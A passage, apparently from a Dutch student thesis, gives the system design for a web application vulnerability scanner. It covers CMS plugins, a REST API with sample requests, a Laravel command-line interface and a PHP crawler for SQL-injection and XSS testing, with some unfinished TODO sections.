


FIGURE 4.1 VERGROTE DIAGRAM BIJLAGE B

Systeem Specificatie	
Technology	**PHP, SQL**
Frameworks	**Laravel, Slim**
Sub systemen	**4**
Systeem lagen	**6**
Communicatielijnen	**3**

Tabel 4.5

CMS extensie

Er zijn twee soorten CMS extensies: Wordpress en Magento. Het doel van de CMS extensies is om het systeem met een “endpoint” te voorzien om een brug te slaan tussen de klant en het systeem. Met de CMS extensie heeft de klant de mogelijkheid om een aanvraag te doen op een scan. Het CMS biedt hiervoor een formulier aan. Ook maakt het deel uit van de registratie proces van een klant.

API

De API is ervoor om het systeem te voorzien met de communicatie tussen de CMS extensie en Web Applicatie Scanner. Essentieel zal het alleen maar zorgen dat de aanvraag via een HTTP request door gecommuniceerd kan worden naar de Web Applicatie Scanner.

Web Applicatie Scanner

De Web Applicatie Scanner staat centraal in het systeem. Dit subsysteem zorgt ervoor dat de webapplicatie, die opgegeven is voor een scan, gescand wordt om kwetsbaarheden binnen de web applicatie te identificeren. Hierop volgt nog een voorproces dat het systeem met data voorziet zoals de hyperlinks waarmee het de gesimuleerde aanvallen mee uitvoert. In dit proces wordt het doelwit gecrawld voor data. Crawlen is het schrapen van HTML documenten opzoek naar een bepaalde HTML element.

Na het afronden van de crawl proces worden de gesimuleerde aanvallen op het doelwit uitgevoerd. Dit doet het doormiddel van Blackbox Testing (H 3.4.1) wat een techniek is die van buitenaf een software applicatie probeert open te breken, zonder kennis te hebben over de interne werking van het doelwit. Er wordt naar twee soorten kwetsbaarheden gezocht (H 3.2.1) SQL injectie en Cross-site scripting (XSS), deze twee kwetsbaarheden behoren tot de basis van bijna iedere scan, zijn veelvoorkomend en hebben een hoge risico factor (OWASP, H 3.2.1). Een andere take die de Web Applicatie Scanner uitvoert is het genereren van een rapport dat gebaseerd is op de geïdentificeerde kwetsbaarheden en het verzenden van het rapport naar de klant toe via de email.

Het subsysteem bestaat als enige uit meerdere lagen. De drie lagen zijn de service laag: service laag, logica laag en de data toegang laag. Ieder laag heeft een eigen rol binnen het sub systeem en zorgt ervoor dat de data goed wordt verwerkt.




FIGURE 4.2

Laag	Omschrijving
Service laag	Deze laag zorgt voor dat de data opgeslagen, geüpdatet en opgehaald kan worden. (CRUD, Glossary, 16)
Logica laag (controller)	Deze laag maakt gebruik van de service laag om de data te verwerken.
Data toegang laag (Model, ORM)	Service laag maakt gebruik van deze laag om toegang te verkrijgen naar de database doormiddel van een ORM (Glossary, 17)

Tabel 4.6

Database

De database is de vierde en laatste van de essentiële componenten. Selectieve data dat de Web Applicatie Scanner genereerd wordt opgeslagen in de database. De datastructuur is gebaseerd op mijn vooronderzoek naar de datastructuren die OWASP ZAP en Acunetix hanteren. (H 3.4.6) Het tabel aanmeldingen () staat los van de rest, hierin worden alle aanmeldingen opgeslagen en vanuit hier worden de authentieke klanten geselecteerd en overgeplaatst naar de klanten tabel. De overplaatsing gebeurt zodra de administrator de aanmelding op actief zet.




FIGURE 4.3 VERGROTE DIAGRAM BIJLAGE B





FIGURE 4.4

Workflow van het systeem



FIGUUR 4.5

In diagram figuur 4.1.1 zie je het hele proces die voor het scannen van een website op een versimpelde manier. Het begint bij de klant en eindigt bij de klant. Het is vanaf het verzenden van het formulier volledig geautomatiseerd, de klant hoeft enkel te wachten op een e-mail met het resultaat van de scan.

Voorwaarden voor het starten van een scan

1. De klant heeft toegang tot het CMS
2. De klant installeert de WordPress of Magento extensie
3.

Proces in stappen

1. De klant vult het aanvraagformulier met als input: URL van website, Naam van klant en e-mailadres van klant en type scan.
2. De klant verzendt het aanvraagformulier door op de knop verzenden te drukken.
3. Er wordt een API Call gedaan naar de server met het verzoek een scan uit te voeren
4. De applicatie voert de scan uit via een terminal commando op de server
5. De data wordt opgeslagen in een MySQl Database
6. De applicatie genereert een rapport
7. De applicatie verstuurd het rapport via de email naar de klant toe

4.2 CMS EXTENSIES

CMS

Content Management Systeem

Een CMS is het systeem achter een website dat het beheren hiervan eenvoudiger maakt. Zo kan iemand met relatief weinig technische kennis een website bouwen en beheren.

Het systeem maakt gebruik van twee soorten content CMS's, Wordpress en Magento. Er wordt voor beide een extensie ontwikkeld dat de registratie en aanvraag voor een scan verzendt naar het systeem via de API. Iedere soort CMS-extensies zal uit twee formulieren bestaan die als "endpoint" zullen dienen voor het systeem.

Registratie proces

De registratie van een klant behoort tot de voorwaarden voor het aanvragen van een scan. De klant moet door een registratie proces heen gaan om geauthentiseerd en geautoriseerd voor het maken van een scan. Bij het registreren worden de klantengegevens ingevuld en wordt het formulier naar het systeem en worden de gegevens opgeslagen in de database. Om het proces compleet te maken zal S5 de registratie bekijken, contact opnemen met de klant om er zeker van te zijn dat zij zich hebben geregistreerd. Zo ja, dan activeren zij de extensie vanuit de database en de klant gebruik maken van het volgende proces, de aanvraag van een scan.

//TODO Email proces




FIGURE 4.6 TODO UPDATE DIAGRAM

Aanvraag proces

Na het activeren van de extensie krijgt de klant i.p.v. het registratieformulier een aanvraagformulier te zien. Het proces hiervan gebeurt bij het initialiseren van de extensie, hier wordt gecontroleerd of het om en actieve account gaat, indien dit zo is dan krijgt de klant het aanvraagformulier geserveerd. Hiermee kan de klant een aanvraag doen voor een scan. Het aanvraagformulier bestaat uit een aantal velden waaronder het emailveld, naam van aanvrager en de type scan dat uitgevoerd moet worden. De velden email en naam zijn optioneel. Indien deze niet worden ingevuld pakt het systeem de email en naam van het CMS-account. Bij het aanvragen wordt er een z.g.n. API-call gedaan naar het systeem toe. De CMS-extensie gebruikt de API als communicatiemiddel om het proces te brengen naar de volgende stap, het scannen van het systeem.




FIGURE 4.7

Marktplaats

WordPress en Magento maken het beide mogelijk om zelf extensies te bouwen, deze worden als modules toegevoegd aan hen respectievelijke CMS's. Zowel Wordpress en Magento hebben hiervoor een marktplaats speciaal voor extensies tot beschikking gesteld. De marktplaats van Magento is Marketplace en voor Wordpress Plugins. Hierop kunnen gebruikers extensies downloaden die extra functionaliteiten bieden voor de CMS's. Ik zal de twee extensies op deze marktplaatsen beschikbaar maken zodat de klanten deze hierop kunnen afhalen.

4.3 API

API

Application Programming Interface

Een Application Programming Interface (API) is een verzameling van definities waarmee twee softwareapplicaties met elkaar kunnen communiceren.

De API is van de soort REST API (bijlage, Rest API) en is een essentiële deel van het systeem, het maakt de communicatie tussen twee subsystemen, CMS en Web Applicatie Scanner, mogelijk. De communicatie is tweezijdig, dat betekent dat het systeem, functie kan uitvoeren van de CMS en vice versa. De API heeft een aantal gedefinieerde functie die handelingen uitvoeren de respectievelijke subsysteem. Bij elke API Call wordt er een HTTP Request gemaakt naar de server toe en wordt er een HTTP Response teruggestuurd.

Functie		
Method	URL	Omschrijving
POST HTTP/1.1	/registratie-account	Verzend de klantengegevens naar het WAS[1]
POST HTTP/1.1	/aanvraag-scan	Verzend informatie over aanvrager en scan type
GET HTTP/1.1	/account-status?id=	Geeft de status van een account terug

Tabel 4.7

[1] Web Applicatie Scanner

Request Scenario's

De Request Scenario's beschrijven de verschillende uikomsten van een HTTP Request van een API Call.

Registratie

Succesvol POST Request

```
POST /registreer-account HTTP/1.1

naam=Pim&email=mail@email.nl&bedrijf=company&tel=0610000000
```

```
HTTP/1.1 OK 200

<h3>Registratie is succesvol</h3>
```

Gefaalde POST Request

```
POST /registreer-account HTTP/1.1

naam=Pim&email=mail@email.nl&bedrijf=company&tel=0610000000
```

```
HTTP/1.1 500 server error

<h3>Registratie was niet succesvol</h3>
```

Succesvol POST Request

```
POST /aanvraag-scan HTTP/1.1

naam=Pim&email=mail@email.nl&type-scan=SQLi
```

```
HTTP/1.1 OK 200

<h3>Aanvraag is succesvol</h3>

<p>Het resultaat van de scan wordt naar uw opgegeven email </p>
```

Gefaalde POST Request

```
POST /aanvraag-scan HTTP/1.1

naam=Pim&email=mail@email.nl&type-scan=SQLi
```

```
HTTP/1.1 500 server error

<h3>Aanvraag was niet succesvol</h3>
```

Succesvol GET Request

```
GET /account-status?id=id HTTP/1.1
```

```
HTTP/1.1 OK 200

{
   "data" : [{

              "id" : "1",
              "actief" : "1"

    }]

}
```

Gefaalde GET Request

```
GET /account-status?id=id HTTP/1.1
```

```
HTTP/1.1 500 server error

{
  “error” : “Ophalen van data mislukt”
}
```

4.4 Web Applicatie Scanner

Introductie

In dit deel zal ik inzoomen op het conceptuele ontwerp van de Web Applicatie Scanner. Zoals eerder, in de inleiding van dit hoofdstuk vermelde ik wat de kerncomponenten zijn van een Web Applicatie Scanner. De database heb ik eruit gelaten omdat het een tot een ander subsysteem behoort.

Type	Categorie
Component	Command Line Interface
Component	Crawler
Component	Scanner
Component	Rapporteren

Tabel 4.8

Commando's en controle

Een Web Applicatie Scanner, zoals iedere software applicatie, heeft een interface nodig die de processen binnen de applicatie start en aansturen. De Web Applicatie Scanner heeft als interface een Command Line Interface (CLI). CLI's bestaan uit een lijst van commando's die de gebruiker kan uitvoeren een Terminal.

Crawler

De Crawler is een programmeer script dat in verschillende High Level programmeertalen geschreven kan worden. De Crawler doorzoekt de broncode van een website naar specifieke HTML DOM Elementen (Glossary, 11), zoals headers en paragrafen, deze worden gesymboliseerd met <h> en <p> DOM elementen. Na het crawlen wordt er door de ontwikkelaars besloten wat er gedaan wordt met de data.

Scanner

Een van de hoofdfuncties van de Crawler is de Scanner voorzien met data. De Scanner gebruikt de data om gesimuleerde aanvallen te verrichten op het doelwit, de web applicatie. De Scanner voert in de scope van dit project twee aanvallen uit SQLi en XSS aanvallen. SQLi wordt gebruikt om SQL kwetsbaarheden te identificeren en XSS voor cross-site scripting kwetsbaarheden. De Scanner voorziet weer de Rapport generator met data.

Rapporteren

Deze feature genereert een rapport op basis van de gevonden SQLi en XSS kwetsbaarheden. De geïdentificeerde kwetsbaarheden worden op een formele wijze gedocumenteerd in het rapport met gedetailleerde informatie over het doelwit en advies over welke vervolg stappen de klant kan nemen. Het rapport wordt in PDF formaat gegenereerd.




FIGURE 4.8

COMMAND LINE INTERFACE

Introductie

De Command Line Interface is het opdrachten prompt van de Web Applicatie Scanner. Vanuit daar worden alle opdrachten uitgevoerd zoals de scan opdrachten. De commando's worden met de web Framework van Laravel gedefinieerd en kunnen in een Terminal uitgevoerd worden. Laravel komt aangeleverd met de CLI Artisan Console, deze CLI ondersteund de Laravel ontwikkelaars bij het ontwikkelen van web applicaties. Laravel heeft een aantal commando's die ik heb gebruikt bij het ontwikkelen van de Web Applicatie Scanner.

Artisan Console

id	Artisan commando's	Omschrijving
1	php artisan dump-autoload	Genereerd een nieuwe autoload bestand (Glossar,18)
2	php artisan migrate	Maakt de database aan gebaseerd op de ontworpen schema
3	php artisan make:migration [tabel]	Maakt een nieuwe tabel aan in de schema
4	php artisan make:command [commando]	Maakt in het project een nieuwe commando Class aan

Tabel 4.9

Custom Artisan commando's


Voor het gebruik van de Web Applicatie Scanner is het niet nodig om gebruik te maken van deze standaard commando's die meegeleverd worden met de Artisan Console. Artisan heeft een commando (tabel 4.9, 4) waarmee je een Command Class kunnen genereren. Hiermee kunnen Custom (op maat gemaakt) commando's gedefinieerd worden.

Voorbeeld van de commando:

```
macmini2s-Mac-mini:securityscan macmini2$ php artisan make:command CustomCommand
```

FIGURE 4.9

Een Artisan commando bestaat uit drie delen:



- De start commando van artisan "php artisan"
- De actie die uitgevoerd wordt "make:command"
- De waarde die de gebruiker aan Artisan meegeeft "CustomCommand"

De commando die in figuur 4.5 wordt getoond genereerd een nieuwe Command Class, dit is tevens ook de basis voor op maat gemaakte commando's. In Figuur 4.6 toont de gemaakte Command Class. Het bestaat uit twee variabels de **signature** en de **description**. De **signature** definieert de commando, in dit geval: **commando {waarde}** en de description is de omschrijving van de commando. Dit wordt getoond in een lijst van commando's wanneer de help functie van Artisan wordt gebruikt. Verder heeft de Class nog een handle functie die wordt uitgevoerd wanneer de commando in de CLI wordt aangeroepen. In deze functie moet er een opdracht uitgevoerd worden met de waarde die je meegeeft.


```php
<?php

namespace App\Console\Commands;

use Illuminate\Console\Command;

class CustomCommand extends Command
{

    protected $signature = 'commando {waarde}';


    protected $description = 'Voert een commando uit';


    public function handle()
    {
        $this->argument('waarde');
    }
}
```

FIGURE 4.10

CRAWLER

Introductie

De Crawler behoort tot de kern componenten van een webapplicatie scanner. De term “Crawling” is synoniem worden met de activiteit waarbij data van een website programmatisch wordt verkregen. De Crawler voorziet de webapplicatie scanner van informatie over de website, dit maakt deze component een essentieel onderdeel van het gehele systeem. Het is simpel om informatie te verkrijgen over een website, hiervoor dien je geen Crawler te implementeren, een simpele HTTP request is al genoeg om de content van een hele website en daarbij ook de headers te bemachtigen, dit wordt over het algemeen gedaan met een HTTP Client die bijna elke programmeer taal native bezit. Dit is voor een webapplicatie scanner in praktische opzicht niet specifiek genoeg. Webapplicatie scanners verzamelen URL links waar zij specifiek naar zoeken op een web pagina, en niet één web pagina maar liever alle web pagina van een gehele website, zover de Robot.txt[1] dat toelaat. De URL’s heeft de webapplicatie nodig om de testen uit te voeren, het liefst ook met de aangekoppelde parameters van een URL erbij. Wat de Crawler vervolgens doet is de data opslaan in een datastructuur opslag, zoals in een database of in cache. Dit maakt het duidelijk dat een simpele HTTP request, wat een HTTP response terug geeft, niet genuanceerd genoeg is om mee te werken. Om de introductie tot de Crawler samen te vatten, de Crawler springt van webpagina naar webpagina binnen de scope van de website, op zoek naar URL’s die het opslaat in een datastructuur van een database of cache oplossing. Dit is een voorbeeld van een simpele Crawler. In de volgende deel zal ik specifiek zijn over wat voor Crawler ik ga bouwen voor de webapplicatie scanner.



FIGUUR 4.10 – WERKING VAN EEN CRAWLER

Concept Crawler

Met de introductie wou ik als doel hebben om de lezer te informeren over wat een crawler is en wat de werkzaamheden zijn ervan. In dit deel zal ik uitgebreid behandelen hoe, de Crawler die ik ga implementeren, in zijn werking gaat. Het doel van de Crawler, zoals eerder vermeld is het verzamelen van informatie dat zich bevindt op een website, in het specifiek URL's. URL's worden gebruikten in een latere stadia, bij de uitvoering van gesimuleerde aanvallen.

Ik zal de kern van het systeem in de PHP framework Laravel ontwikkelen, deze maakt gebruik van een package manager Composer, dat ontwikkeld is door Symfony. Waarom is dit belangrijk? Package managers geven ontwikkelaars de mogelijkheid om programmeer libraries te installeren in hen projecten. Twee hiervan gebruik ik voor het ontwikkelen van de Crawler.

Ik heb een eerdere versie van een Crawler zelf proberen te schrijven maar daar was ik niet in geslaagd. Het was beperkt in het verwerken van meta data, dus in dit geval informatie over de gevonden links. Ook kon het maar één pagina crawlen per crawl proces. Deze versie zal ik aan de bijlage van dit document toevoegen.

Na zelf een poging gewaagd te hebben tot het schrijven van een Crawler, heb ik besloten om bestaande Crawl libraries (Glossary, library) te gebruiken voor het ontwikkelen van de Crawler. Dit 1) versnelt het ontwikkelproces en 2) geeft mij toegang tot een groot aantal nuttige functie en configuraties. De twee libraries die ik heb gebruikt voor het ontwikkelen van de Crawler zijn: PHPCrawl en Symfony's eigen DomCrawler. Dit zijn twee zeer uitgebreide Crawlers die elkaar goed aanvullen bij tekortkomingen. Zowel PHPCrawl en de DomCrawler hebben online documentatie staan waarin de functies van hen API worden behandeld (PHPCrawl), (DomCrawler). Na het bestuderen van de PHPCrawl library kwam ik er snel achter dat een aantal functionaliteiten niet mogelijk waren. Zoals het verzamelen van formulier parameters en het verzenden ervan. Dit is de reden dat ik de DomCrawler heb gekozen om de PHPCrawl library te ondersteunen in het Crawlen van een website. PHPCrawl is voor het verzamelen van URL's en de meta data ervan zeer geschikt. Uiteindelijk draait het allemaal om het verzamelen van data, dus ik zal in de komende paragrafen het daarover hebben.

Datastructuur van OWASP ZAP en Acunetix

Uit het onderzoek dat ik had gedaan over twee DAST-tools heb ik aantal bevindingen gedaan (Onderzoek, 3.3). Ik heb de datastructuren bestudeert om inzicht te krijgen in van welke soort data zij gebruik maken. Deze inzichten heb ik gebruikt om te bepalen wat essentieel is voor het de werking van een webapplicatie scanner.

Crawlen naar data

Het verzamelen van data is het primaire doel van een Crawler maar de vraag luidt: wat voor data? In de context van dit project is het belangrijk dat er zo veel mogelijk nuttige data wordt verzameld. Ik gebruik twee Crawlers die ieder ander soort data verzameld, ik zal in dit deel uitlijnen welke dat zijn. PHPCrawl is in de context van de webapplicatie scanner de hoofd Crawler van website gerelateerde data. PHPCrawl heeft een simpele interface waarmee er met het gebruik van een aantal functies veel data kan worden opgehaald (Glossary, Interface).

PHPCrawl

Categorie	Type
Data	Algemene informatie
Data/Meta Data	Headers
Data/Meta Data	Links
Data	Parameters

Tabel 4.4

PHPCrawl verzamelt zowel naast hyperlinks ook algemene data over de website, dit vindt de Crawler meestal in de response header die het terug krijgt van de server. Maar de Crawlers hoofddoel is om hyperlink te verzamelen om deze later voor andere doeleindes te gebruiken. Hyperlinks hebben een centrale rol bij het verrichten van webapplicatie scans en het is dus praktisch om zoveel mogelijk meta data te verzamelen over hyperlinks. PHPCrawl beperkt zich wel alleen tot het verzamelen van GET-parameter. De reden hiervoor is omdat PHPCrawl niet gebouwd is om POST parameters eruit te filteren, het zou wel kunnen maar dan zal ik maatwerk moeten toepassen.

Algemene informatie

- Host (Glossary, host)
- Server
- Status code/protocol
- Content lengte
- Connectie
- Content type

Hyperlinks

- URL (Glossary, URL)
- Refererende URL
- Redirect (Glossary, redirect)
- Diepte in de sitemap
- Parameters (GET)

Filteren

Een belangrijk aspect van Crawlen naar URL's is het filteren ervan. Er kunnen een variatie van hyperlinks op een website te vinden zijn. Hyperlinks die buiten de scope vallen, de scope configureerbaar, worden eruit gefilterd. Hyperlink die niet voldoen aan de juiste type/soort van een worden er ook uitgefilterd.

Voorbeeld

- Website: www.nieuws.nl
- Scope: domein niveau
- Filter: css, js, jpg, gif

Alle hyperlinks die buiten het domein vallen worden eruit gefilterd en ook de aangegeven bestand types. De volgende links worden eruit gefilterd.

- www.nieuws.nl/style.css
- www.nieuws.nl/afbeelding.jpg
- www.twitter.com/nieuws

Geldige hyperlinks

- www.nieuws.nl/login
- www.nieuws.nl/over-ons
- www.nieuws.nl/binnenland

Voorbeeld met broncode

Dit het volgende voorbeeld zal ik illustreren wat PHPCrawl aan data verzameld. Dit zal het concept van de Crawler nog duidelijker maken omdat we precies zien wat de Crawler aan content analyseert.

Hackableweb

